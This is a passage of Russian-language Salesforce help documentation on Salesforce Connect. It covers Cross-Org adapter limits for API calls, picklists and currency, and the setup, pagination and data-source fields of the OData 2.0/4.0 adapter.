   - Автоматическое создание настраиваемого поля для каждого столбца таблицы, совместимого с типом поля метаданных Salesforce.

   Прим.: Прежде чем начать синхронизацию, просмотрите рекомендации, описанные в разделах ниже.

   - Рекомендации по синхронизации для Salesforce Connect: все адаптеры на странице 6779
   - Рекомендации по синхронизации для Salesforce Connect: адаптер Cross-Org на странице 6781

   При необходимости создайте нужные внешние объекты и настраиваемые поля вручную. Данный алгоритм позволяет настраивать имена внешних объектов, определять столбцы таблицы для создания настраиваемых полей и задавать имена настраиваемых полей. Тем не менее, данный способ занимает больше времени и должен выполняться вручную.

СМ. ТАКЖЕ:

Настройка Salesforce Connect для доступа к данным в другой организации с помощью адаптера Cross-Org

Хранение параметров проверки подлинности для внешних систем

API-имена для внешних объектов и настраиваемых полей в Salesforce Connect: адаптер Cross-Org

Организации поставщика и подписчика в Salesforce Connect: адаптер Cross-Org

Руководство разработчика: *руководство разработчика Force.com REST API*

Рекомендации для Salesforce Connect: адаптер Cross-Org

Просмотрите особые правила, ограничения и рекомендации по использованию адаптера cross-org для Salesforce Connect.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Рекомендации по использованию API для Salesforce Connect — адаптер Cross-Org
Благодаря адаптеру cross-org Salesforce Connect использует вызовы Force.com REST API для доступа к записям в других организациях Salesforce. В зависимости от способа доступа к внешнему объекту каждый вызов учитывается ограничениями на использование API, применяемыми только организацией поставщика или организациями поставщика и подписчика.

Рекомендации по раскрывающимся спискам для Salesforce Connect: адаптер Cross-Org
К полям раскрывающихся списков (обычных и со множественным выбором) во внешних объектах применяются особые алгоритмы и ограничения.

Рекомендации по валюте для Salesforce Connect: адаптер Cross-Org
К валютным полям внешних объектов применяются особые алгоритмы и ограничения.

СМ. ТАКЖЕ:

Рекомендации по использованию Salesforce Connect: все адаптеры

Рекомендации по использованию API для Salesforce Connect — адаптер Cross-Org

Благодаря адаптеру cross-org Salesforce Connect использует вызовы Force.com REST API для доступа к записям в других организациях Salesforce. В зависимости от способа доступа к внешнему объекту каждый вызов учитывается ограничениями на использование API, применяемыми только организацией поставщика или организациями поставщика и подписчика.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

При получении доступа к внешнему объекту одним из способов ниже вызов Force.com REST API учитывается ограничениями на использование API, применяемыми организацией поставщика.

- Открытие спискового представления записей внешнего объекта
- Просмотр страницы сведений о записи внешнего объекта
- Просмотр записи родительского объекта, содержащей связанный список внешнего объекта
- Просмотр записи дочернего объекта, содержащей поле внешнего поиска
- Выполнение поиска, охватывающего внешние объекты
- Доступ к внешнему объекту из потока, страницы Visualforce, класса Apex или триггера Apex
- Создание, редактирование и удаление записи внешнего объекта
- Запуск формирования отчета
- Редактирование отчета и вызов загрузки предварительного просмотра в конструкторе отчетов

Доступ к внешнему объекту, выполняемый пользователем или системой посредством SOAP API, Bulk API или Force.com REST API, учитывается ограничениями на использование API, применяемыми организациями поставщика и подписчика.

СМ. ТАКЖЕ:

Краткое справочное руководство по ограничениям Salesforce: Ограничения по количеству запросов API

Рекомендации для Salesforce Connect: адаптер Cross-Org

Организации поставщика и подписчика в Salesforce Connect: адаптер Cross-Org

Рекомендации по раскрывающимся спискам для Salesforce Connect: адаптер Cross-Org

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

К полям раскрывающихся списков (обычных и со множественным выбором) во внешних объектах применяются особые алгоритмы и ограничения.

- Нельзя редактировать значения раскрывающихся списков во внешних объектах, а изменения в полях организации-поставщика не отражаются автоматически в организации подписчика. Для отражения изменений в организации подписчика следует повторно синхронизировать внешний объект или вручную удалить и создать заново определенное поле раскрывающегося списка во внешнем объекте.

  Если не выполнить повторную синхронизацию или повторное создание поля раскрывающегося списка во внешнем объекте, произойдет следующее.

  - При добавлении активного значения раскрывающегося списка в организацию-поставщик организация подписчика не отображает его в качестве доступного значения раскрывающегося списка в записях внешних объектов.
  - При удалении или деактивации активного значения из ограниченного раскрывающегося списка в организации-поставщике организация подписчика не может создавать или изменять записи внешних объектов с таким значением.
- Глобальные наборы значений раскрывающегося списка не синхронизируются. Если в поле раскрывающегося списка организации-поставщика используется глобальный набор значений раскрывающегося списка, то при синхронизации создается локальное поле раскрывающегося списка в организации подписчика. Локальное поле раскрывающегося списка обладает собственным набором значений.
- Неактивные значения раскрывающегося списка не синхронизируются. Если организация подписчика обращается к записи внешнего объекта, которая содержит неактивное значение раскрывающегося списка, неактивное значение добавляется в поле раскрывающегося списка во внешнем объекте.
- Синхронизация преобразует ограниченные раскрывающиеся списки в организации-поставщике в неограниченные раскрывающиеся списки во внешних объектах организации подписчика.
- Рекомендуется применять во внешних объектах только неограниченные раскрывающиеся списки, даже если они связаны с ограниченными раскрывающимися списками в организации-поставщике. Ограниченные раскрывающиеся списки в организации-поставщике блокируют неутвержденные значения из организации подписчика, устраняя необходимость ограничивать раскрывающиеся списки во внешних объектах.

СМ. ТАКЖЕ:

Рекомендации по синхронизации для Salesforce Connect: адаптер Cross-Org

Организации поставщика и подписчика в Salesforce Connect: адаптер Cross-Org

Рекомендации для Salesforce Connect: адаптер Cross-Org

Рекомендации по валюте для Salesforce Connect: адаптер Cross-Org

К валютным полям внешних объектов применяются особые алгоритмы и ограничения.

- Включите мультивалюту в организации подписчика и убедитесь, что данная организация имеет все валюты, которые используют организации поставщики. Если позже в организацию-поставщик будет добавлена валюта, добавьте ее также в организацию-подписчик.

  Если вы не можете включить мультивалюту в организации-подписчике, убедитесь что во всех организациях-поставщиках используется одна валюта и она совпадает с валютой организации-подписчика.
- Чтобы разрешить пользователям менять валюту при правке записи внешнего объекта, добавьте к макетам страниц поле Валюта.
- Когда пользователь пытается сменить валюту в записи внешнего объекта, варианты, доступные в списке, не ограничиваются валютами, активными для организации поставщика. Если пользователь выбрал валюту, не активную или недоступную в организации-поставщике, пользователь получит ошибку и не сможет сохранить запись.
- Функция `convertCurrency()` игнорируется в SOQL-запросах внешних объектов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Последствия включения мультивалюты

Рекомендации для Salesforce Connect: адаптер Cross-Org

Организации поставщика и подписчика в Salesforce Connect: адаптер Cross-Org

Доступ к внешним данным посредством адаптера OData 2.0 или 4.0 для Salesforce Connect

Подключайте пользователей к предоставленным данным посредством протокола OData.

Адаптер OData 2.0 или 4.0 для Salesforce Connect

Подключение к служебной системе позволяет получать полное представление о деятельности компании. С помощью адаптера OData 2.0 или 4.0 Salesforce Connect использует OData версии 2.0 или 4.0 для доступа к данным, хранящимся вне системы Salesforce.

Настройка Salesforce Connect для доступа к внешним данным посредством адаптера OData 2.0 или 4.0

Разрешите пользователям просматривать и искать данные, хранящиеся вне организации Salesforce (например, данные из системы планирования бизнес-ресурсов).

Рекомендации по использованию Salesforce Connect: адаптеры OData 2.0 и 4.0

Изучите особые правила, ограничения и рекомендации по использованию адаптера OData 2.0 или 4.0 для Salesforce Connect.

Справочник OData для Salesforce Connect: адаптеры OData 2.0 и 4.0

Просмотрите сведения об использовании OData системой Salesforce для получения доступа к внешним системам с помощью Salesforce Connect.

Адаптер OData 2.0 или 4.0 для Salesforce Connect

Подключение к служебной системе позволяет получать полное представление о деятельности компании. С помощью адаптера OData 2.0 или 4.0 Salesforce Connect использует OData версии 2.0 или 4.0 для доступа к данным, хранящимся вне системы Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Пользователи и платформа Force.com взаимодействуют с внешними данными посредством внешних объектов. Salesforce Connect преобразует каждое взаимодействие в запрос OData, содержащий соответствующие параметры для фильтрации результатов. Система Salesforce выполняет запрос OData в следующих случаях:

- Пользователь выбирает вкладку внешнего объекта для спискового представления.
- Пользователь просматривает страницу сведений о записи внешнего объекта.
- Пользователь просматривает страницу сведений о записи родительского объекта, содержащую связанный список дочерних записей внешнего объекта.
- Пользователь выполняет глобальный поиск Salesforce.
- Пользователь создает, редактирует или удаляет запись внешнего объекта.
- Пользователь запускает отчет.
- В конструкторе отчетов загружается предварительная версия.
- Внешний объект опрашивается посредством потоков, интерфейсов API, Apex, SOQL или SOSL.
- Выполняется проверка или синхронизация внешнего источника данных.

Адаптер OData 2.0 для Salesforce Connect может получать доступ к внешним данным, предоставленным посредством служб, которые называются *поставщиками OData*. Дополнительную информацию о поставщиках OData см. на веб-узле `www.odata.org`.

Внешние коды и ключи объектов OData

При получении доступа к внешним данным посредством адаптера OData 2.0 или 4.0 для Salesforce Connect значения стандартного поля «Внешний код» внешнего объекта извлекаются на основании ключа объекта, который задан в документе метаданных службы OData.

Разбивка на страницы под управлением клиента и сервера для Salesforce Connect: адаптеры OData 2.0 и 4.0

Как правило, запросы Salesforce Connect для внешних данных возвращают большой результирующий набор, который разбивается на более мелкие пакеты или страницы. Способ управления алгоритмами разбивки на страницы — внешняя система (под управлением сервера) или адаптер OData 2.0 или 4.0 для Salesforce Connect (под управлением клиента) — выбирается самостоятельно.

СМ. ТАКЖЕ:

- Salesforce Connect
- Настройка Salesforce Connect для доступа к внешним данным посредством адаптера OData 2.0 или 4.0
- Рекомендации по использованию Salesforce Connect: адаптеры OData 2.0 и 4.0
- Справочник OData для Salesforce Connect: адаптеры OData 2.0 и 4.0

Внешние коды и ключи объектов OData

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.


При получении доступа к внешним данным посредством адаптера OData 2.0 или 4.0 для Salesforce Connect значения стандартного поля «Внешний код» внешнего объекта извлекаются на основании ключа объекта, который задан в документе метаданных службы OData.

Каждый внешний объект содержит стандартное поле «Внешний код». Его значения однозначно определяют каждую запись внешнего объекта в организации. Если внешний объект является родительским во взаимосвязи внешнего поиска, то стандартное поле «Внешний код» используется для определения дочерних записей.

Важное замечание: Не вводите конфиденциальные данные в стандартное поле «Внешний код», поскольку система Salesforce может записывать значения этого поля.

- Поля взаимосвязи внешнего поиска в дочерних записях сохраняют и отображают значения полей «Внешний код» родительских записей.
- Исключительно для внутреннего пользования система Salesforce сохраняет значение поля «Внешний код» каждой строки, полученной из внешней системы. Данный алгоритм не применяется к внешним объектам, связанным с крупными внешними источниками данных.

Данное списковое представление для внешнего объекта Order_Detail отображает значения поля «Внешний код».




Каждое значение поля «Внешний код» извлекается на основании ключа объекта, заданного в документе метаданных службы OData для службы удаленных данных (поставщика OData). Ключ объекта формируется из набора свойств типа объекта.

Данный фрагмент из документа метаданных службы OData показывает, что значения поля «Внешний код» для внешнего объекта Order_Detail извлекаются из свойств OrderID и ProductID.

```
<EntityType Name="Order_Detail">
  <Key>
    <PropertyRef Name="OrderID"/>
    <PropertyRef Name="ProductID"/>
  </Key>
  <Property Name="OrderID" Type="Edm.Int32" Nullable="false"/>
  <Property Name="ProductID" Type="Edm.Int32" Nullable="false"/>
  <Property Name="UnitPrice" Type="Edm.Decimal" Nullable="false" Precision="19" Scale="4"/>

  <Property Name="Quantity" Type="Edm.Int16" Nullable="false"/>
```

```
  <Property Name="Discount" Type="Edm.Single" Nullable="false"/>
...
```

Данная страница сведений о записи отображает поля OrderID и ProductID. Их значения формируют значение стандартного поля «Внешний код».



Если включаются внешние объекты с возможностью записи, укажите, потребуются ли внешней системе операции записи для указания значений ключей объекта. Например, большинство внешних систем генерируют значения для ключей объектов во время создания новых записей внешнего объекта в Salesforce. Если для внешней системы требуются операции записи для указания значений ключей объекта, убедитесь, что значения стандартного поля «Внешний код» и значения ключей объекта не противоречат друг другу. Для каждой операции записи следует указать значение стандартного поля «Внешний код» или значения настраиваемого поля, которые формируют ключ объекта, но не оба эти значения.

СМ. ТАКЖЕ:

- Адаптер OData 2.0 или 4.0 для Salesforce Connect
- Рекомендации по использованию внешних объектов с возможностью записи для Salesforce Connect: все адаптеры

Разбивка на страницы под управлением клиента и сервера для Salesforce Connect: адаптеры OData 2.0 и 4.0

Как правило, запросы Salesforce Connect для внешних данных возвращают большой результирующий набор, который разбивается на более мелкие пакеты или страницы. Способ управления алгоритмами разбивки на страницы — внешняя система (под управлением сервера) или адаптер OData 2.0 или 4.0 для Salesforce Connect (под управлением клиента) — выбирается самостоятельно.

По умолчанию адаптеры OData 2.0 и 4.0 для Salesforce Connect используют разбивку на страницы под управлением клиента. Так, запросы OData используют системные параметры запроса `$top` и `$skip` для пагинации результирующего набора.

При использовании пагинации под управлением сервера внешняя система определяет размеры страницы и границы пакета. Параметры пагинации внешней системы позволяют оптимизировать производительность внешней системы и сократить время загрузки внешних объектов в организации. Кроме того, внешние данные могут быть изменены при разбиении на страницы результирующего набора пользователями или платформой Force.com. Как правило, пагинация под управлением сервера корректирует границы пакета для обеспечения более эффективного изменения наборов данных, чем пагинация под управлением клиента.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Поле «Пагинация под управлением сервера» внешнего источника данных определяет необходимость использования пагинации под управлением клиента или сервера. При включении во внешнем источнике данных разбивки на страницы под управлением сервера Salesforce игнорирует запрашиваемые размеры страниц, включая стандартный размер пакета `queryMore()` на 500 строк. Размер пакетов определяют страницы, возвращаемые внешней системой. Тем не менее, ограничения для адаптеров OData для Salesforce Connect применяются без изменений.

СМ. ТАКЖЕ:

- Определение внешнего источника данных для Salesforce Connect: адаптер OData 2.0 или 4.0
- Общие ограничения для Salesforce Connect: адаптеры OData 2.0 и 4.0
- Параметры строки запроса OData

Настройка Salesforce Connect для доступа к внешним данным посредством адаптера OData 2.0 или 4.0

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания и редактирования внешних источников данных:	Настройка приложения
Для создания и редактирования внешних объектов:	Настройка приложения
Для определения или изменения справки объекта:	Настройка приложения
Для создания и редактирования настраиваемых полей:	Настройка приложения
Для редактирования наборов полномочий и профилей пользователей:	Управление профилями и наборами полномочий
Для редактирования параметров проверки подлинности другого пользователя для внешних систем:	Управление пользователями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Разрешите пользователям просматривать и искать данные, хранящиеся вне организации Salesforce (например, данные из системы планирования бизнес-ресурсов).

Чтобы настроить Salesforce Connect с адаптером OData 2.0 или 4.0, выполните указанные ниже действия.

1. Определите внешний источник данных типа «`Salesforce Connect. OData 2.0`» или «`Salesforce Connect: OData 4.0`.

   Если внешняя система размещает несколько служб, создайте внешний источник данных для каждой конечной точки службы. Каждая конечная точка службы указывает на корневой URL-адрес службы OData и может предоставлять доступ к коллекциям объектов. Например, создайте отдельный внешний источник данных для каждой из конечных точек службы ниже.

   - `http://services.example.org/Warehouse.svc`
   - `https://services.example.org/Payroll.svc`

2. Создайте внешние объекты.

Выполните данное действие только при условии отмены синхронизации для автоматического создания внешних объектов. Создайте внешний объект для каждой таблицы внешних данных, которая должна быть доступна из организации Salesforce.

3. Создайте содержимое справки для внешних объектов.

   Создайте страницы Visualforce для описания внешних данных. Ссылка **«Справка для этой страницы»**, выбранная пользователем при просмотре внешнего объекта, позволяет просмотреть содержимое настраиваемой справки. Помните, что справка Salesforce не содержит информацию о внешних данных.

4. Добавьте настраиваемые поля и взаимосвязи во внешние объекты.

   Создайте взаимосвязи между объектами. При отмене синхронизации для автоматического создания внешних объектов и их полей создайте настраиваемое поле для каждого столбца внешней таблицы, который должен быть доступен из организации Salesforce.

5. Предоставьте пользователям доступ к внешним объектам.

   Предоставьте полномочия объекта посредством наборов полномочий или профилей.

6. Предоставьте пользователям доступ к полям внешних объектов.

   Предоставьте полномочия поля посредством наборов полномочий или профилей.

7. Если внешний источник данных использует индивидуальную проверку подлинности, выполните указанные ниже действия.

   a. Разрешите пользователям выполнять проверку подлинности во внешней системе.

      Предоставьте пользователям доступ к параметрам проверки подлинности для внешнего источника данных посредством наборов полномочий или профилей.

   b. Настройте параметры проверки подлинности каждого пользователя.

      Данное действие может быть выполнено администратором или пользователями.

      Совет: Рекомендуем обучить пользователей процессу настройки параметров проверки подлинности для внешних систем. Убедитесь, что пользователи понимают, какие регистрационные данные следует вводить для каждой внешней системы. При использовании OAuth 2.0 рекомендуем протестировать процесс OAuth на наличие потенциально бесполезных напоминаний или переадресаций, а также обучить пользователей должным образом. Доступные процессы OAuth определяются используемой внешней системой, текущим поставщиком проверки подлинности и выбранными областями.

СМ. ТАКЖЕ:

Адаптер OData 2.0 или 4.0 для Salesforce Connect

Рекомендации по использованию Salesforce Connect: все адаптеры

Руководство разработчика: *руководство разработчика Visualforce*

Взаимосвязи внешних объектов

Определение внешнего источника данных для Salesforce Connect: адаптер OData 2.0 или 4.0

Подключение организации Salesforce к данным, хранящимся во внешней системе (например, SAP® NetWeaver Gateway, Microsoft Dynamics® NAV или IBM WebSphere®).

Прим.:

- Доступ к внешним данным должен предоставляться посредством службы, использующей OData 2.0 или 4.0. Подобная служба называется *поставщиком OData*.
- URL-адрес доступа к поставщику OData должен быть доступен серверам приложений Salesforce посредством Интернета. Чтобы предоставить доступ, добавьте IP-адреса серверов Salesforce в список разрешенных или настройте XML-шлюз обратного прокси-сервера.
- Параметры настройки доступности данных определяются внешней системой. Чтобы определить оптимальные параметры для интеграции с системой Salesforce, просмотрите документацию по внешней системе.

1. Введите строку «*Внешние источники данных*» в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт **«Внешние источники данных»**.
2. Чтобы создать внешний источник данных, нажмите кнопку **«Создать внешний источник данных»**. Чтобы изменить текущий внешний источник данных, щелкните ссылку **«Правка»**.
3. Заполните поля.

Поле	Описание
Метка	Понятное имя внешнего источника данных. Метка отображается в пользовательском интерфейсе Salesforce (например, в списковых представлениях). При назначении параметру «Тип удостоверения» значения «На пользователя» данная метка отображается при просмотре или редактировании параметров проверки подлинности для внешних систем.
Имя	Уникальный идентификатор, используемый для обращения к определению внешнего источника данных посредством API. Имя может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Тип	Выберите **Salesforce Connect: OData 2.0»** или **«Salesforce Connect: OData 4.0**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования внешних источников данных:

- «Настройка приложения»

Поле	Описание
URL-адрес	Корневой URL-адрес службы OData. Убедитесь в экранировании всех специальных символов. Каждая конечная точка службы требует наличия собственного определения внешнего источника данных, но один корневой URL-адрес службы может использоваться несколькими объектами. Дополнительную информацию см. на веб-узле www.odata.org. Примеры: • `http://services.example.org/Warehouse.svc` • `https://services.example.org/Payroll.svc` Если конечная точка задана в именованных регистрационных данных, введите URL именованных регистрационных данных. URL-адрес именованных регистрационных данных содержит схему `callout:`, имя именованных регистрационных данных и необязательный путь. Например: `callout:My_Named_Credential/some_path`. Строку запроса можно дополнить до URL-адреса именованных регистрационных данных. Используйте знак вопроса («?») в качестве разделителя между URL-адресом именованных регистрационных данных и строкой запроса. Например: `callout:My_Named_Credential/some_path?format=json`. Если вы введете URL именованных регистрационных данных, пропустите раздел Проверка подлинности для внешнего источника данных. Чтобы получить доступ к внешней системе, Salesforce Connect использует параметры проверки подлинности, которые определяются в именованных регистрационных данных.
Время ожидания подключения	Количество секунд, используемое для ожидания ответа от внешней системы перед истечением срока действия. По умолчанию используется максимальное значение, равное 120 секундам. В зависимости от доступности внешней системы и используемого подключения, операция извлечения внешних данных может занять слишком много времени. Данное поле позволяет ограничивать время ожидания загрузки внешних данных в организацию.
Внешние объекты с возможностью записи	Позволяют платформе Force.com и пользователям данной организации создавать, обновлять и удалять записи для внешних объектов, связанных с внешним источником данных. Данные о внешнем объекте хранятся за пределами организации. По умолчанию внешние объекты используются только для чтения.
Большой объем данных	Система Salesforce применяет ограничения по частоте извлечения и просмотра данных из внешних систем. Если организация превышает ограничения по частоте при просмотре внешних объектов, рекомендуем установить флажок напротив параметра «Большой объем данных» для связанного внешнего источника данных. Данное действие позволяет обойти большинство ограничений по частоте, но при этом применяются некоторые особые правила и ограничения. См. Рекомендации по использованию больших объемов данных для Salesforce Connect: адаптеры OData 2.0 и 4.0 на странице 6834. При использовании версии Enterprise Edition, Performance Edition или Unlimited Edition внешние источники данных большого объема ограничиваются 10 000 запросов OData

Поле	Описание
	в час. Более высокие ограничения доступны по запросу. См. Рекомендации по применению ограничений по частоте запросов OData для Salesforce Connect: адаптеры OData 2.0 и 4.0 на странице 6833.
Пагинация под управлением сервера	Как правило, запросы Salesforce Connect для внешних данных возвращают большой результирующий набор, который разбивается на более мелкие пакеты или страницы. Выберите данный параметр для предоставления внешней системе возможности управления алгоритмами пагинации. См. Разбивка на страницы под управлением клиента и сервера для Salesforce Connect: адаптеры OData 2.0 и 4.0 на странице 6823.
Количества строк запроса	Данное поле добавляет системный параметр запроса `$inlinecount=allpages` в запросы OData. Если данный флажок установлен, то ответ содержит общее количество строк результирующего набора. Некоторые внешние системы не поддерживают системный параметр запроса `$inlinecount=allpages`. При отображении ошибок или увеличении времени загрузки данных снимите флажок «Количества строк запроса» для внешнего источника данных. В данном случае, однако, внешний источник данных и связанные внешние объекты не будут поддерживать агрегатную функцию SOQL `COUNT()`, требующую общего количества строк.
Запросы на сжатие	Если данный флажок установлен, то система Salesforce отправляет сжатые HTTP-запросы во внешнюю систему. Убедитесь, что параметры внешней системы позволяют принимать сжатые данные. Система Salesforce автоматически принимает сжатые ответы.
Включить поиск	Данное поле определяет необходимость запроса внешних объектов, связанных с данным внешним источником данных, посредством запросов SOSL и глобальных поисков Salesforce. Если данный флажок установлен, можно управлять доступностью объектов для поиска, устанавливая или снимая флажок «Разрешить поиск» для каждого внешнего объекта. Поиск может охватывать только поля текста, области текста и области подробного текста внешних объектов. При отсутствии полей, доступных для поиска, поиски по внешнему объекту не возвращают записи. Установите флажок в этом поле, чтобы внешние объекты, связанные с внешним источником данных, отображались в загружаемом приложении Salesforce1 для iOS и мобильном веб-приложении Salesforce1 на устройствах iOS.
Настраиваемый параметр запроса для поиска `Salesforce`	Доступно только для адаптера OData 2.0 для Salesforce Connect. Данное поле позволяет вводить имя параметра строки запроса при внедрении поставщиком OData настраиваемого параметра запроса для свободного текстового поиска. Дополнительную информацию о настраиваемых параметрах запроса OData и другие правила URI см. на веб-узле `www.odata.org`. Данное поле не применяется при отсутствии флажка «Включить поиск» или неверной настройке поставщика OData. См. Рекомендации по использованию поиска для Salesforce Connect: адаптер OData 2.0.

Поле	Описание
Использовать поисковые выражения со свободным текстом	Доступно только для адаптера OData 4.0 для Salesforce Connect. Выберите этот параметр, чтобы воспользоваться параметром системного запроса `$search` вместо `$filter` в поисковых запросах, отправляемых во внешнюю систему. Убедитесь, что поставщик OData настроен для поддержки параметра запроса системы `$search`. Данное поле не применяется при отсутствии флажка «Включить поиск». См. Рекомендации по использованию поиска для Salesforce Connect: адаптер OData 4.0.
Формат	Формат, используемый поставщиком OData для отображения ресурсов (например, наборы данных). Убедитесь, что поставщик OData настроен для поддержки выбранного формата. Дополнительную информацию о форматах представления и операциях см. на веб-узле `www.odata.org`. Если внешний источник данных использует адаптер OData 4.0 и формат JSON, убедитесь, что поставщик OData принимает заголовки, которые содержат параметр формата `odata.metadata=full`. Другие варианты, в том числе `odata.metadata=minimal`, не поддерживаются.
Специальная совместимость	Выберите значение «Socrata», при условии, что URL-адрес указывает конечную точку открытых данных Socrata. См. Рекомендации по использованию Socrata™ для Salesforce Connect: адаптеры OData 2.0 и 4.0 на странице 6835.
Защита `CSRF`	Если внешняя система требует защиты от подделок межсайтовых запросов (CSRF) в запросах, чтобы создавать, редактировать или удалять данные, выберите этот параметр. Если вы это сделаете, ваша организация получит маркер, предназначенный для защиты от CSRF и файл cookie из внешней системы, и будет включать его в каждый запрос создания, изменения и удаления. См. Рекомендации по использованию защиты CSRF для Salesforce Connect: адаптеры OData 2.0 и 4.0 на странице 6835. Доступно только при выбранном параметре «Внешние объекты с возможностью записи».
Имя маркера защиты `CSRF`	Поле заголовка HTTP, содержащее маркер защиты CSRF. Внешняя система определяет имя поля. Значение по умолчанию. Маркер X-CSRF-Token Доступен, только если выбран параметр Защита `CSRF`.
Сертификат	Выбранный сертификат используется организацией Salesforce при каждом двухстороннем подключении SSL к внешней системе. Сертификат используется цифровыми подписями, подтверждающими получение запросов от организации Salesforce.
Тип удостоверения	Данный параметр определяет необходимость использования одного или нескольких наборов регистрационных данных для доступа к внешней системе. См. раздел «Тип удостоверения для внешних источников данных» на странице 6774. Выберите значение **«Анонимно»**, при условии, что внешняя система не требует проверки подлинности.

4. Выберите нужный протокол проверки подлинности.
   - При выборе значения **«Проверка подлинности паролей»** введите имя пользователя и пароль для доступа к внешней системе.
   - При выборе значения **«OAuth 2.0»** заполните поля ниже.

Поле	Описание
Поставщик проверки подлинности	Выберите поставщика. См. раздел Внешние поставщики проверки подлинности на странице 1134.
Область	Выберите область полномочий для отправки запроса на маркер доступа. Допустимые значения определяются поставщиком проверки подлинности. См. раздел Использование параметра Scope на странице 1169. Прим.: – Введенное значение заменяет значение поля «Стандартные области», заданное в указанном поставщике проверки подлинности. – Необходимость определения областей может влиять на необходимость отображения страницы согласия каждым процессом OAuth. – Рекомендуем пользователям запрашивать маркер обновления или автономный доступ. В противном случае, при истечении срока действия маркера доступ к внешней системе отменяется.
Начать процесс проверки подлинности при сохранении	Чтобы выполнить проверку подлинности на внешней системе и получить маркер OAuth, отметьте флажком этот пункт. Данный процесс проверки подлинности называется процессом OAuth. При нажатии кнопки **«Сохранить»** внешняя система отображает запрос на выполнение входа. После успешного входа внешняя система предоставляет пользователю маркер OAuth для доступа к данным из текущей организации. Повторите процесс OAuth для создания маркера (например, при истечении срока действия маркера) или редактирования поля «Область» или «Поставщик проверки подлинности».

5. Нажмите кнопку **«Сохранить»**.
6. Нажмите кнопку **«Проверить и синхронизировать»** и подтвердите успешность подключения.
7. При необходимости выберите таблицы и щелкните **«Синхронизировать»**. Ниже перечислены действия, выполняемые для каждой выбранной таблицы.
   - Автоматическое создание внешнего объекта Salesforce.
   - Автоматическое создание настраиваемого поля для каждого столбца таблицы, совместимого с типом поля метаданных Salesforce.

   Прим.: Прежде чем начать синхронизацию, просмотрите рекомендации, описанные в разделах ниже.
   - Рекомендации по синхронизации для Salesforce Connect: все адаптеры на странице 6779
   - Рекомендации по синхронизации для Salesforce Connect: адаптер OData 2.0 или 4.0 на странице 6783

При необходимости создайте нужные внешние объекты и настраиваемые поля вручную. Данный алгоритм позволяет настраивать имена внешних объектов, определять столбцы таблицы для создания настраиваемых полей и задавать имена настраиваемых полей. Тем не менее, данный способ занимает больше времени и должен выполняться вручную.

СМ. ТАКЖЕ:

- Настройка Salesforce Connect для доступа к внешним данным посредством адаптера OData 2.0 или 4.0
- Хранение параметров проверки подлинности для внешних систем
- Параметры строки запроса OData
- Соотнесение типов OData
- Именованные регистрационные данные

Рекомендации по использованию Salesforce Connect: адаптеры OData 2.0 и 4.0

Изучите особые правила, ограничения и рекомендации по использованию адаптера OData 2.0 или 4.0 для Salesforce Connect.

Также изучите рекомендации, применимые ко всем адаптерам Salesforce Connect.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Рекомендации по использованию поставщика OData для Salesforce Connect: адаптеры OData 2.0 и 4.0

Просмотрите ограничения и рекомендации по использованию службы удаленных данных, предоставляющей внешние данные организации Salesforce.

Рекомендации по применению ограничений по частоте запросов OData для Salesforce Connect: адаптеры OData 2.0 и 4.0

Внешний объект ссылается на данные, хранящиеся вне системы Salesforce. Доступ к внешнему объекту инициирует отправку запроса связанной внешней системе. Система Salesforce применяет ограничения по частоте данных запросов.

Рекомендации по использованию больших объемов данных для Salesforce Connect: адаптеры OData 2.0 и 4.0

